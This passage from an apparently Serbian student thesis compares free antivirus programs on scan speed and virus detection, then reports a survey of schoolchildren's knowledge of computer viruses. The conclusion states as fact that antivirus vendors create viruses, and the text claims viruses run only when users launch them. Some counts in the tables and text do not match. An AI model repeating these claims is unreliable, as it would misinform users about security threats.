Sa dobijenim rezultatima, možemo utvrditi da je puno podataka F-Secure Antivirus program pregledao, dok se kao najsporiji pokazao G-Data Antivirus. Kod G-Data programa se smatra lošim rezultatom to što se sa ovim programom moglo primetiti usporavanje kompjutera u toku testiranja.

Pored testiranja posmatramo i kako nam programi pokazuju dužinu vremena testiranja. Ovo se smatra važnim jer u mnogim slučajevima korisnici žele znati koliko će se vremena potrošiti, npr. da znaju kada mogu uključiti kompjuter. Iz sledeće tabele (Tabela 14) možemo videti, na koji način svaki program meri tok testiranja.

Tabela 14. Uporedna analiza merenja toka testiranja AV programa

	AVIRA	AVAST	AVG	F-SECURE	G-DATA	PANDA
u procentima	+	+	+	-	-	+
vremenski (proteklo vreme)	+	+	-	-	+	-
vremenski (preostalo vreme)	-	-	-	-	+	-

Zanimljivo je da približno vreme testiranja samo jedan program pokazuje, a to je G-Data Antivirus. Drugi programi u procentima pokazuju korisnicima stanje testiranja. Kod F-secure programa se nijedan način ne upotrebljava, dok se interfejs sa koracima može naći u desnom uglu. Oni ispisuju tok testiranja i ako je sa tim koracima završeno, program ih tipuje. Ovo je u svakom smislu neshvatljivo, čime je, npr. traženje virusa trajalo 36 minuta, i bilo je neprecizno kad će se završiti ovaj korak.

0 Pretraga virusa

Otkrivanje virusa se sastoji iz više tačaka. U toku testiranja koristili smo dva USB-a i jedan CD. Na prvom USB-u se ukupno moglo naći 3 virusa, a na drugom USB-u 6. Na CD-u se mogu naći 3 zapakovana fajla, koji sadrže viruse. U macro fajlu ima 160, OS2-u 2, i u worms fajlu 75 virusa.

• Testiranje prvog USB-a:

Tokom testiranja, G-Data je sam pronašao sve viruse. Ostali programi su detektovali dva ili jedan virus. U sledećoj tabeli (Tabela 15) se mogu videti rezultati u toku testiranja:

Tabela 15. Testiranje prvog USB-a

	svi virusi	Avira	Avast	AVG	F-secure	G-Data	Panda
USB 1.	3	2	2	1	1	3	2

- **Testiranje drugog USB-a:**

Na drugom USB-u se ukupno nalazi 6 virusa. Tokom testiranja, dva antivirus programa su detektovala, a 6 virusa, kao i tri programa koji nisu našli nijedan virus na USB-u. Rezultat testiranja se može videti u sledećoj tabeli (Tabela 16):

Tabela 16. Testiranje drugog USB-a

	svi virusi	Avira	Avast	AVG	F-secure	G-Data	Panda
USB 2.	6	0	0	0	1	6	6

Interesantno je, pod kojim imenom antivirusi pronalaze viruse. U sledećoj tabeli (Tabela 17) se može videti pod kojim imenima su pronađeni virusi.

Tabela 17. Uporedni prikaz imena pod kojim su AV programi pronašli viruse

Avira	Avast	AVG	F-secure	G-Data	Panda
WORM/Conficker.Autorun.Gen	VBS: MailWorm-gen	-	-	Trojan.Autorun.AET	W32.Conficker.C.worm
Worm/Conficker.B.3	-	Worm/Downadup	-	Win32.Worm.Downadup.Gen	-
-	Win32.Rootkit-gen	-	Gen:Trojan.HeurAuto	Gen: Trojan.Heur.AutoIT	Trj/OCj.A
-	-	-	-	-	nepoznat
-	-	-	-	-	nepoznat
-	-	-	-	-	Trj/CI.A
-	-	-	-	-	Trj/CI.A
-	-	-	-	-	W32/P2PWorm.AK.worm
-	-	-	Autorun.inf	Autorun	W32/Conficker.C.worm

- **Testiranje .zip fajlova**

Među tri zapakovana fajla, svaki sadrži zaražene fajlove. U makro.zip fajlu se nalazi 160 virusa, OS2.zipu 2, i u Worms.zip fajlu 74. U sledećoj tabeli (Tabela 18) se može videti koji je od testiranih virusa kakav rezultat postigao.

Tabela 18. Testiranje .zip fajlova

	svi virusi	Avira	Avast	AVG	F-secure	G-Data	Panda
makro.zip	160	4	2	1	1	1	160
OS2.zip	2	2	2	1	1	1	2
Worms.zip	75	4	6	1	1	1	75

Iz tabele 18 se može videti, da je najbolji rezultat pokazao Panda Cloude, jer je detektovao sve viruse koji su se nalazili u zapakovanim fajlovima.

4.6. IZBOR „NAJBOLJEG” ANTIVIRUS PROGRAMA

Nakon pregleda rezultata sa testova, utvrdili smo da je teško objaviti koji je program najbolji. U različitim fazama testova različitih programa se mogu utvrditi kao najbolji. Razmotrimo postignute rezultate:

o Na osnovu testiranja:

U toku testiranja, potpuno su drugačije rezultate postigli programi kod brzog i sporog testiranja. Na osnovu proseka, postignuti su sledeći rezultati:

1. F-SECURE
2. AVAST FREE ANTIVIRUS
3. AVG FREE ANTIVIRUS
4. PANDA CLOUDE
5. AVIRA FREE ANITIVIRUS
6. G-DATA ANTIVIRUS

o Na osnovu pretrage virusa:


Na osnovu uočavanja virusa, odnosno, sa kojom efikasnošću su programi uočili viruse. Prikazani su prema sledećem rasporedu:

1. PANDA CLOUDE
2. G-DATA ANTIVIRUS
3. AVIRA FREE ANTIVIRUS
4. AVAST FREE ANTIVIRUS
5. AVG FREE ANTIVIRUS
6. F-SECURE ANTIVIRUS

Uz pomoć dva rezultata osnujemo listu od šest testiranih programa. Rangirani su od 1. do 6. (prvo mesto 6 bodova, drugo 5 bodova, i tako dalje) i na osnovu proseka dobijamo ranglistu. U slučaju iste vrednosti, na osnovu druge liste (traženje virusa) dobijamo rang, jer je ovo važniji rezultat. Rezultat se dobija na sledeći način:

-
1. PANDA CLOUDE
 2. AVAST FREE ANTIVIRUS
 3. F-SECURE ANTIVIRUS
 4. AVIRA FREE ANTIVIRUS
 5. AVG FREE ANTIVIRUS
 6. G-DATA ANTIVIRUS

Na osnovu ovoga, možemo zaključiti, da je prema ovim testovima prvo mesto osvojio Panda Cloude, drugo Avast Free Antivirus, i treće mesto F-Secure Antivirus (slika 25).



Slika 25. Najbolji AV programi

5. STUDIJA SLUČAJA: Rezultati istraživanja upotrebe Interneta

5.1. UPOTREBA INTERNETA SAVREMENE OMLADINE

Pošto danas u svetu deca čine većinske korisnike Interneta, prema istraživanju EU Kids Online²⁸ (Bence S, 2012) 93% dece starosti 9-16 god smatra se aktivnim korisnikom Interneta. Smatrali smo bitnim da izvršimo istraživanje koje smo i učinila u osnovnoj školi Moše Pijade sa đacima starosti 11-14 godina. Cilj je bio da saznamo koliko su deca upoznata sa pojmom kompjuterskih virusa. Da li su sposobni da prepoznaju infekciju, odnosno, koji su programi koje poznaju i da li ih upotrebljavaju radi zaštite od virusa. Trebali su da odgovore na sledeća pitanje:

1. Da li poseduješ računar?
2. Da li koristiš Internet?
3. Šta su računarski virusi?
4. Da li je tvoj računar bio zaražen sa virusom?
5. Kako si primetio/la?
6. O kakvim antivirusnim programima si čuo/la?
7. Koji antivirusni program koristiš?

• DA LI POSEDUJEŠ RAČUNAR?

Upotreba Interneta kod omladine je sve rasprostranjenija. Prema istraživanju EU KIDS²⁹ (Bence S, 2012) rađen 2010. god. ustanovljeno je da, deca u proseku do 13. godine koriste zajednički računar sa roditeljima, dok od 14. godine poseduju sopstveni računar ili zajednički, računar samo za decu (tabela 19).

Tabela 19. Da li poseduješ računar 1

DA	56
NE	4

Od mojih učenika skoro svako poseduje računar, što je očiti znak da većina domaćinstva poseduje barem jedan računar.

²⁸ Bence S. (2012), Dece i računarske mreže, Bp, <http://www.osztalyfonok.hu/cikk.php?id=1028>

²⁹ Bence S. (2012), Dece i računarske mreže, Bp, <http://www.osztalyfonok.hu/cikk.php?id=1028>

- **DA LI KORISTIŠ INTERNET?**

Korisnici Interneta su uglavnom deca, prema jednoj studiji 93% dece uzrasta od 9-16 godina su aktivni korisnici Interneta. Veliki broj dece, Internet koristi da bi pomoću njega uradila domaći zadatak, pripremila razne radove,... Ipak veliki broj korisnika, Internet koriste radi zabave, igraju igre, slušaju muziku, preuzimaju filmove. Veliku ulogu imaju i socijalne mreže, pošto preko njih stupaju u kontakt sa svojim prijateljima, odnosno stvaraju nova poznanstva (tabela 20).

Tabela 20. Da li koristiš Internet

DA	56
NE	4

Anketirani đaci su ovu činjenicu i potvrdili. Većina đaka, učenici osnovne škole u Pačiru, starosti 5-8 razreda, koristi Internet. Nekolicina njih ne poseduje računar, ali se i oni pomoću mobilnih telefona, svakodnevno konektuju na svetsku mrežu.

- **ŠTA SU RAČUNARSKI VIRUSI?**

Prema istraživanju dečije bolnice C.S Mott³⁰ 81% dece starosti 9-17 godina, koriste Internet sasvim slobodno, bez ikakvog roditeljskog nadzora. Ovo je štetno iz više razloga, pošto Internet skriva razne opasnosti. Deca, pomenute starosti, nemaju još dovoljno iskustva da bi prepoznali razliku između dobrog i lošeg. Više psihologa deli mišljenje, da deca, nisu spremna da bi primili informacije koje im Internet sa lakoćom čini dostupnim, i često decu šokira ono što pročitaju, odnosno vide. Deca većinom bez razmišljanja preuzimaju podatke sa Interneta. Često im je pokretač radoznalost, klikću na privlačne reklame, preko kojih čak mogu da preuzmu zaraženi fajl, virus. Sa ovim pristupom, svoj računar, kao i podatke na njemu, izlažu opasnosti (tabela 21).

Tabela 21. Šta su kompjuterski virusi

Programi	40%
Ne znam	32%
Igra	27%
Ostalo	1%

³⁰ C.S Mott Hospital, Michigan, 2009, <http://www.stop.hu/eletmod/a-szulok-rettegnek-tole-de-nem-elegge/571264/#null>

Jedan glavni problem je što većina dece čak i ne poznaje pojam računarskih virusa. Deo ispitanih đaka, već je čulo o kompjuterskim virusima, i prepoznali su, da su kompjuterski virusi programi, ali mnogi su igre smatrali štetočinama. Smatramo, da se ova problematika, urgentno mora rešiti. Pošto deca veoma rano počinju da koriste računar, mi bismo u nižim razredima, što je ranije moguće, počela održavati časove informatike, najviše pažnje bismo posvetili upotrebi Interneta, i zaštiti računara. Takođe i roditelji na različite načine mogu zaštititi svoje dete od opasnosti Interneta. Postoje različiti programi koji poseduju zaštitu za decu, što znači da deca mogu da pristupe samo stranicama koje su prethodno roditelji odobrili. Nažalost u današnje vreme, roditelji imaju manji nivo znanja o upotrebi računara, nego sama deca. Verovatno se ovom razlogu može pripisati da roditelji neznaju da zaštite svoju decu od opasnosti Interneta. Što je ohrabrujuće pošto današnja deca, imaju mnogo veće informatičko predznanje, i time kao roditelj, kvalitetnije će zaštititi svoju decu.

• DA LI JE TVOJ RAČUNAR BIO ZARAŽEN SA VIRUSOM, I KAKO SI PRIMETIO/LA?

Po našem mišljenju, ko poseduje računar, i svakodnevno ga koristi, pre ili kasnije primetiće ako mu je kompjuter zaražen virusom. Čak i najjednostavniji virus zauzima prostor u memoriji, prema tome kao prvi simptom, po kojem možemo ustanoviti da nam je kompjuter zaražen, je da će se sporije pokretati, i biće mu potrebno više vremena za izvršavanje komandi. Postoje virusi, zbog kojih nam "nestaju" podaci sa računara, ili se modifikuju, tako da postaje očigledno da mimo naših komandi još se nešto izvršava na računaru. Zanimalo nas je, da deca koja koriste računar, na koji način dolaze do zaključka da im je kompjuter zaražen? Dobili smo zanimljive i neočekivane odgovore. Veliki broj ispitanih (40%) je dalo odgovor, da ih je antivirusni program obavestio o tome da im je kompjuter zaražen. Susreli smo se i sa odgovorima, da im se Internet, odnosno rad kompjutera usporio. Ovo su sasvim realni i očekivani odgovori, što znači da su deca primetila, da računar ne funkcioniše kao ranije. Dobili smo i odgovore koji su me iznenadili "monitor neće da se upali", više đaka je dalo ovaj odgovor (14%). I iz ovog se vidi da nisu načisto sa osnovnim principima rada računara. Neznaju da kompjuterski virus ne može direktno da utiče na rad monitor, i da je verovatno štetočina brisala neki fajl potreban za pokretanje, i videvši crni monitor deca su zaključila da on neće da se upali.

- **KAKVIM ANTIVIRUS PROGRAMIMA SI ČUO/LA?**

Sa širenjem Interneta nisu se samo virusi rasprostranili, mnogobrojni antivirusni programi su se takođe pojavili na tržištu. U današnje vreme se može naći veliki broj softvera. Zanimalo nas je, da od rasprostranjenijih antivirusnih programa, koja su deci poznata. Od navedenih su mogli da izaberu: Avast, Avira, Nod32, Panda, odnosno mogli su još da odaberu "ostalo", gde su sami mogli da navedu program o kome su čuli ali nije bio naveden (tabela 22).

Tabela 22. Kakvim antivirus programima si čuo/la

Avast	34%
Avira	27%
Nod32	11%
Pandra	16%
Ostalo	12%

Analizirajući podatke došli smo do zaključka da je najveći broj ispitanih čuo o Avast antivirusnom programu. Ovo nije neočekivano pošto je njegova besplatna verzija jedna od najpouzdanijih među antivirusima za koje ne treba platiti. Osim za Avast veliki broj je čuo i za Aviru, kao i za Pandu. Imali su mogućnost da sami navedu program koji nije bio među ponuđenim odgovorima, tu su kao odgovor dali AVG.

- **KOJI ANTIVIRUS PROGRAM KORISTIŠ?**

Na jednom računaru obično ima instalirano mnoštvo programa, i često korisnici nisu ni svesni koje programe poseduju. Smatrali smo bitnim da postavimo ovo pitanje, pomoću kojeg smo mogli doći do zaključka, da li deca znaju koji antivirusni program imaju instaliran na računaru (tabela 23).

Tabela 23. Koji antivirus program koristiš

Avast	34%
Avira	13%
Nod32	7%
Pandra	16%
Ostalo	10%
Ne znam	20%

Veliki broj ispitanih, čak 80% njih mi je dalo potvrdni odgovor, pomoću kojih smo mogli zaključiti da su upoznati sa instaliranim programom. Iz datih odgovora takođe proizilazi da veliki broj korisnika koristi Avast antivirusni program, a zatim Panda, Avira i NOD32. Kao mogući odgovor imali su i stavku Ostalo, gde su mogli upisati programe koji nisu navedeni, ali ih koriste, i tu su navedeni AVG i Norton antivirusni programi.


5.2. ANALIZA ISTRAŽIVAČKIH NALAZA

Nakon pregleda rezultata, možemo zaključiti, da deca pristup Internetu vide u zabavi i druženju, i nisu svesna koliko je istraživanje u virtuelnom svetu opasno. Svega 40% učenika zna da su računarski virusi programi. Dok su ostala deca smatrala da su virusi neka vrste igre ili su jednostavno označila odgovor, *ne znam*. Nisu svesna kada im je računar zaražen. Veliki procenat đaka smatra da će virus uništiti monitor, jer je veliki procenat učenika odgovorilo da su infekciju uočili u formi da im se monitor „nije uključio”. Iz ove rečenice možemo zaključiti da deca ne znaju osnove funkcionisanja računara. Veliki procenat ispitanika je čuo da postoje antivirusni programi, a koji od njih imaju na sopstvenom računaru je preciziralo 80% učenika. Pretpostavlja se da roditelji održavaju računare, dok ih deca koriste radi zabave.

Smatramo, da lek za ovaj problem ipak postoji, dakle moglo bi se na časovima informatike posvetiti više pažnje o izvoru infekcije preko Interneta i prikazati načine kako se mogu zaštititi od ovih štetočina. Svetsku mrežu deca koristi iz dana u dan, i sa malo osnovnog znanja lako mogu i sami da održavaju svoje računare.

6. DISKUSIJA REZULTATA ISTRAŽIVANJA

Pojava personalnih računara se širila paralelno sa korisnicima Interneta. Na osnovu jednog istraživanja iz 2001., u procentima se vidi koliko domaćinstva raspolaže personalnim računarom. Dijagram na slici 26 pokazuje širenje računara od 1992. Može se reći da danas, u svakom



Slika 26. Pojava personalnih računara

domaćinstvu postoji bar jedan računar u svakom domaćinstvu. Internet zapravo proširio 2004. godine. Uz pomoć Interneta, korisnici mogu da sređuju administrativne poslove, uplaćuju bankovne račune, a pored toga, mogu dobiti mnoge informacije za samo nekoliko sekundi. Korisnici nisu upoznati samo sa pozitivnim stranama Interneta, već i sa štetnim Internet sajtovima. Jedna od najčešćih negativnih strana Interneta su virusi. Kompjuterski virus je jedan mali program, čiji je cilj da ošteti korisnikov kompjuter, ili da pokupi informacije sa zaraženog kompjutera. Širenje kompjuterskih virusa poraslo je u direktnoj srazmeri sa širenjem Interneta. Naravno, virusi su postojali i pre Interneta, i otežavali režim rada svojim parazitiranjem. Mogli su se širiti samo preko flopija. Virus se, kao i biološki virusi, mogu podeliti u nekoliko grupa. Grupisanje njihovog ponašanja vršimo na osnovu funkcionisanja. Naravno, zadatak virusa određuje njegov kreator. Ali, ko su oni koji stvaraju viruse i zašto? Za stvaranje virusa danas nije potrebno mnogo znanja, jer se na Internetu mogu naći više manjih programa, uz čiju pomoć svako može stvoriti virus. Prave, ozbiljnije viruse kreira više stručnih programera, pisanih u Assembly-ju, C++ programskom jeziku ili u VB Scriptu. Postoji više teorija o tome kako nastaju.

U prvu grupu spadaju hakeri, koji kreiraju viruse iz koristi, da bi došli do važnih podataka ili bankovnih računa koji se nalaze na računaru. Druga grupu čine programeri kojima je cilj skratanje pažnje na sebe. Glavni zadatak im je da stvore takve programe, sa kojima bi na sebe skrenuli svetsku pažnju. Tokom proteklih godina, pojavio se značajan broj virusa koji je uspeo da do tada neuništive, vodeće kompanije zaledi i uništi.

U treću grupu spadaju kreatori antivirus programa. Pojavom virusa, na tržištu se pojavilo i mnogo antivirus programa, koji su korisnicima obećavali zaštitu i bezbednost. Da bi se ovi programi održali na tržištu, uvek su potrebni novi virusi. Tržišna konkurencija podržava samo ovaj princip, jer je za virus najbolja reklama da je taj antivirus prvi koji pruža zaštitu protiv najnovijeg virusa i samo je on taj koji može najbrže i najefikasnije stvoriti zaštitu protiv virusa. Prateći ovu teoriju, može se zaključiti da će virusi uvek postojati, jer bez njih ne bi postojali antivirusi.

Na tržištu se mogu naći mnogi antivirus programi. Subjektivno je proceniti koji je najbolji. Da bi program odlično funkcionisao, moraju mnogi uslovi biti ispunjeni. Važno je kakvim karakteristikama raspolaže kompjuter (memorija, operativni sistem, itd.) Na korisniku je da odluči da li će koristiti besplatnu verziju antivirusa ili će da ga kupi. Danas, svaki program ima svoju besplatnu verziju, dok se kupovni programi mogu preuzeti sa Interneta, gde postoji besplatna tridesetodnevna probna verzija. Dakle, na korisniku je da odluči koji mu program najbolje odgovara. Kod korisnika je uvek pitanje da li je bolja verzija koja se plaća. Mnogi kažu da jeste. U ovom radu su izvrstani programi koje korisnici mogu besplatno nabaviti. Njihovim korišćenjem pokušali smo stvoriti sliku o tome kakvi su zapravo besplatni programi. Tokom korišćenja programa, golim okom smo mogli videti razliku. Kod besplatnih verzija se često pojavljuju reklame, koje nam nude da jednim klikom kupimo verziju programa. Pod funkcijama zaštita od virusa, se mogla naći kod svakog programa. Nakon procene, možemo reći da besplatna i kupovna verzija svakako obezbeđuju zaštitu. Ako ni kupovna verzija nema protivotrov u slučaju nove infekcije, onda je računar u svakom slučaju izložen infekcijama.

Antivirusi pružaju zaštitu iz određene baze podataka. Uz pomoć baze podataka uočavaju viruse. U slučaju novog virusa, ako baza podataka ne reaguje odmah, kompjuter je izložen infekciji, jer program nije prepoznao infekciju. Za eliminisanje ovoga nedostatka osmišljena je heuristička zaštita, koju sada poseduje svaki antivirus. Glavni zadatak ove zaštite je da prati rad računara.

Ako se nešto sumnjivo dešava, pregledava svaki novi korak i obaveštava ukoliko uoči viruse. Ova zaštita pruža 70% zaštite u slučaju infekcije. Naravno, ovaj način zaštite ima i loše osobine, jer se može desiti da šalje lažnu uzbunu. Tačnost izveštaja se može pratiti na Internetu, na sledećoj stranici:

Prilikom izbora programa, korisnici često uzimaju u obzir njegovo korišćenje i transparentnost. Važno je da je program jednostavan i transparentan. Jedan od važnih faktora predstavlja kako ih program učitava. Na kompjuterima se nalaze razni programi i igrice, koji pored rada antivirusa usporavaju rad računara. Pretpostavlja se da se ovo dešava zbog toga što antivirus obavlja nevidljiv posao, kao što muzički program obezbeđuje muziku, igrice zabavu, itd. Pre instalacije programa, potrebno je saznati da li isti ima odgovarajući interfejs. Drugu karakteristiku programa predstavlja vreme skeniranja računara. Postoji više tipova skeniranja. Quick Scan je proglašen kao najlošiji, i kod FullScan potpunog skeniranja puno se vremena potroši, tako da ga korisnici baš i ne primenjuju.

Prilikom testiranja, posmatra se više osobina, kao što je skeniranje kompjutera, uočavanje virusa. Testovi pokazuju da konkretno nijednog virusa ne možemo proglasiti kao najboljeg. Kod svakog testiranja je drugi program postigao odličan rezultat. Kroz ovaj rad smo pomoću izračunavanja proseka odredili koji od testiranih programa zauzima prvo mesto. Ovi rezultati pokazuju da nijedan program ne može pružiti stopostotnu zaštitu, jer svaki program sadrži manje nedostatke. Na osnovu iskustva, možemo ustanoviti da će antivirusi uvek biti potrebni, jer nijedan ne može pružiti stopostotnu zaštitu, dok će novi virusi uvek postojati.

7. ZAKLJUČAK

Kompjuterski virusi su mali programi koji su se u svačijem životu pojavili. Kompjuterske viruse, isto kao i biološke viruse možemo svrstati u različite grupe. Podeljeni su prema funkciji koje su im dodeljene. U prošlosti smo imali mogućnosti da opazimo kako su se virusi stvorili i koje su štete koje su naneli korisnicima. Zadatak koji virus treba da ispuni, naravno, zadaje sam kreator virusa, ko su kreatori i šta su im tačni ciljevi zavisi od njihovim motiva. Delimo ih u tri osnovne grupe. U prvu grupu svrstavamo osobe koje kreiraju viruse da bi za njih prikupljali lične podatke koje mogu zloupotребiti i tako ostvariti materijalnu dobit. Drugoj grupi nije bitna materijalna dobit, oni svojim kreacijama, osnovno virusima, kao cilj imaju sopstvenu popularizaciju i samim tim priznanje javnosti njihovom umeću, i sposobnošću obaranja i blokiranja sistema koji su do tad smatrani nedodirljivim. Kao trećom i ujedno najbitnijom grupom smatramo same softverske kuće koje se bave izradom antivirusnih softvera, pošto je sasvim logično da je sama firma koja nam nudi potpunu zaštitu, ujedno i kreator virusa. Zašto? To je jednostavno, ako nema virusa, nema ni potrebe za zaštitu od njih što bi dovelo do finansijske propasti onih koji se bave prodajom antivirusnih programa. I ko bi mogao brže da rešenje na problem od onih koji su ga sami i kreirali. Tako da slobodno možemo da izjavimo da će virusi i u bliskoj budućnosti stvarati probleme.

Jedan od ciljeva ovog rada je bio da prikazemo način rada virusa, i taj način damo uvid korisnicima da šta je potrebo virusu da bi opstao i funkcionisao. To smatramo bitnim jer je sena taj način jedino možemo od njih zaštititi. U ovom radu smo analizirali viruse koji se šire elektronskom poštom. Odabrali smo ovu vrstu virusa, jer svako od nas često dobija nepoželjne poruke od nepoznatih pošiljaoca. Kada dobijemo poruku vrlo je bitno da proverimo njenog pošiljaoca, ako je poruka poslata od nepoznate osobe, bolje je da je i ne otvaramo. Virusi uvek dolaze u prilogu kao priključen fajl, čak i ako je pošiljalac poznat potrebno je proveriti ekstenziju priloženom fajl-u. Bitno je zapamtiti da .zip i .rar ekstenzije se koriste za upakovane fajlove, tako da nemamo uvid u njihov sadržaj. Tako da, ako od nekog i dobijemo ovakav fajl samo ga onda otvorimo ako smo i isto i očekivali. Potrebno je još obratiti pažnju na izvršene fajlove kao na pr. .exe, pošto su oni programi koji će se izvršiti. Čak i ako smo priloženi fajl sačuvali, kompjuter još

nije zaražen. Potrebno je znati da se virus izvršava samo ako ga korisnik pokrene. Tako da ako ga ne pokrenemo, virus se neće aktivirati.

Tokom analiziranja smo došli do zaključka da jedan virus ne može sve kompjutere inficirati. Zašto je to tako? Jedan kompjuterski virus je programiran za određeni program, da bi iskoristio njegove sigurnosne propuste, tako da često se dogodi da se virus ne može aktivirati u određenom programskom okruženju. Uzmimo kao primer virus koji je kreiran za Windows operativnim sistem, ovaj isti virus pod Linux operativnim sistemom nije funkcionalan, čak i ako ga pokrenemo ne može da funkcioniše pošto ne može da prepíše fajlove koji su mu potrebni da bi funkcionisao, pošto isti u Linux-u ne postoje. Kao što nije sigurno da će virus koji je pravljen za određeni programski paket moći da funkcioniše na novijim verzijama istog, na primer, virus koji je pravljen za Programski paket Office 2003 ne može da funkcioniše na novijoj verziji, Office 2007. Za ovo bismo mogli navesti dva razloga, jedan od najlogičnijih je da noviji softverski paket funkcioniše na različitim principima od prvobitnog, i tako virus ne može da se upiše, a drugi je razlog da je zadatak novijih verzija baš to da ispravi greške koje su virusi do tad iskorišćavali. Imajući u vidu navedene činjenice za funkcionisanje virusa su potrebni određeni uslovi, koje je kreator odredio, pošto je u suprotnom virus nefunkcionalan.

U današnje vreme Internet je sve rasprostranjeniji i veliki broj korisnika su deca. Zato smo smatrali vrlo bitnim da napravimo jedan test kojim možemo dobiti pregled njihovog nivoa znanja o opasnostima Interneta. Po rezimiranju rezultata testa možemo zaključiti da je nivo poznavanja samog pojma virusa vrlo nizak. To već smatramo vrlo velikim problemom pošto ovako u velikoj meri dovode u opasnost i same podatke koje se na računaru nalaze. Na pitanje da kako su došli do zaključka da im je kompjuter zaražen, dobili smo "zanimljive" odgovore, jedan od njih je da "Monitor se nije upalio", što nam daje jasnu sliku da većina dece čak ni osnovne principe funkcionisanja računara ne poznaju. Šta bi bilo rešenje? Smatramo da bi se na časovima informatike trebalo više baviti osnovama funkcionisanja računara i Interneta, ne samim pretraživanjem Interneta već problematikama koje skriva, jer za jedno dete opasnost ne predstavljaju samo virusi. Na Internetu nalazimo dosta toga na šta jedno dete koje ide u osnovnu školu, nije psihički spremno.

Širenjem Interneta nisu se samo virusi rasprostranili, nego i programi za zaštitu od virusa. Antivirusni program, je program koji za cilj ima da nam zaštiti računar od fajlova koji mogu da mu nanesu štetu. Sad već postoji veliki broj antivirusnih programa, zbog čega se sa pravom pitamo, po kojim kriterijumima da odaberemo antivirusni program. U drugom delu ovog rada pokušavamo da dobijemo odgovor na ovo pitanje. Tokom ovog rada po svojoj volji ćemo odabrati antivirusne programe koje ćemo prikazati. Tokom prikaza odabranih programa, prikazaćemo njihovi kratku istoriju, instaliranje, odnosno opcije koje predmetni program poseduje. Prednost ćemo davati besplatnim programima, pošto su oni dostupni širem krugu korisnika, ali ćemo prikazati i mogućnosti koje korisnik dobija kupovinom datog softvera. Ovo smatramo bitnim pošto mnogi imaju mišljenje da što je skuplje to je i bolje. Jedan od nepoželjnih antivirusnih softvera je da usporavaju rad samog računara, tako da je vrlo bitno da prikazemo i minimalne zahteve, u smislu konfiguracije, koji su potrebni da bi program funkcionisao. Ova činjenica je bitna pošto bi svaki korisnik hteo da adekvatno zaštititi svoj računar, a da pri tom može bez smetnje da ga koristi.

Obično postavljamo pitanje da li svi antivirusni programi pružaju adekvatnu zaštitu? Tako mislimo da ne, imajući u vidu da se uvek prvo pojavi virus i tek nakon njega zakrpa koja ga može prepoznati i eliminisati, i tokom ovog rada često smo nailazili na antivirusne programe čija je baza podataka bila manjkava, i prema tom nije mogla da prepozna sve viruse.

LITERATURA

- [1] Abaházi Viktor: *Számítástechnika másként*, BBS-INFO, Budapest, 2003
- [2] Dragan Pleskonjić, Nemanja Maček, Borislav Đorđević: *Sigurnost računarskih sistema i mreže*, Micro knjiga, Beograd, 2012
- [3] Gildas Avione, Pascal Junod, Philippe Oechslin: *Computer System Security*, Paris, CRC Press, 2004
- [4] Horváth Annamária: *100%-os PC védelem*, Computer Panoráma KFT, Budapest, 2004
- [5] John Azcock: *Computer Viruses and Malware*, Springer, 2006
- [6] Jussi Parikka, *Digital Contagions: Media Archaeology of computer worms and viruses*, New York, Peter Lang Publishing, Inc., 2007
- [7] Mark A. Ludwig: *The giant black book of computer viruses*, 1995
- [8] Mark A. Ludwig: *The little book of email viruses*, 1995
- [9] Mika D. Hester: *Kompjuteri i etika u sajber doba*, Beograd, Službeni glasnik, 2009
- [10] Mirsad Imamović: *Računarstvo i informatika*, Soho Graph, 2011
- [11] Nenad Desimirović, Vladimir Đukić: *Kompjuterske tajne*, PC knjiga, 2005
- [12] Peter Gregory: *Computer Viruses for dummies*, Wiley Publishing Inc., 2004
- [13] Szegedi Imre, Kis János: *Vírushatározó*, Budapest, Cédrus Kiadó, 1992
- [14] Szőr Péter: *A vírusvédelem művészete*, Szak kiadó KFT, Budapest, 2010
- [15] Tóth J. Szabolcs: *PC vírusok*, LSI oktató központ, Budapest, 2000.

INTERNET IZVORI:

- [16] http://en.wikipedia.org/wiki/Main_Page
- [17] http://m.magyararancs.hu/tudomany/szamitogepvirusok_jonnek_a_fergek-59776?pageId=14
- [18] http://mediatorveny.hu/dokumentum/293/KidComm2_tanulmany.pdf
- [19] <http://netidok.postr.hu/az-Internet-es-a-gyerekek-veszelyek-es-lehetosegek>
- [20] <http://www.fzolee.hu/framework/book/export/html/234>
- [21] <http://www.ipa.go.jp/security/english/virus/press/2012all/documents/summary12all-e.pdf>
- [22] <http://www.nflab.com/szakdoli/node15.html>

-
- [23] <http://www.ofi.hu/tudastar/Internet-mediaetika/valas-peter-etika>
 - [24] <http://www.osztalyfonok.hu/cikk.php?id=1028>
 - [25] <http://www.virushirado.hu/index.php>
 - [26] <http://hu.wikipedia.org/wiki/V%C3%ADrus>
 - [27] <http://www.virushirado.hu/>
 - [28] <http://www.felsobuki.sulinet.hu/tantargy/info/szobeli/virusok.pdf>
 - [29] <http://www2.ahg.hu/info/erettsegi/szobeli/13.html>
 - [30] <http://computer.howstuffworks.com/virus.htm>
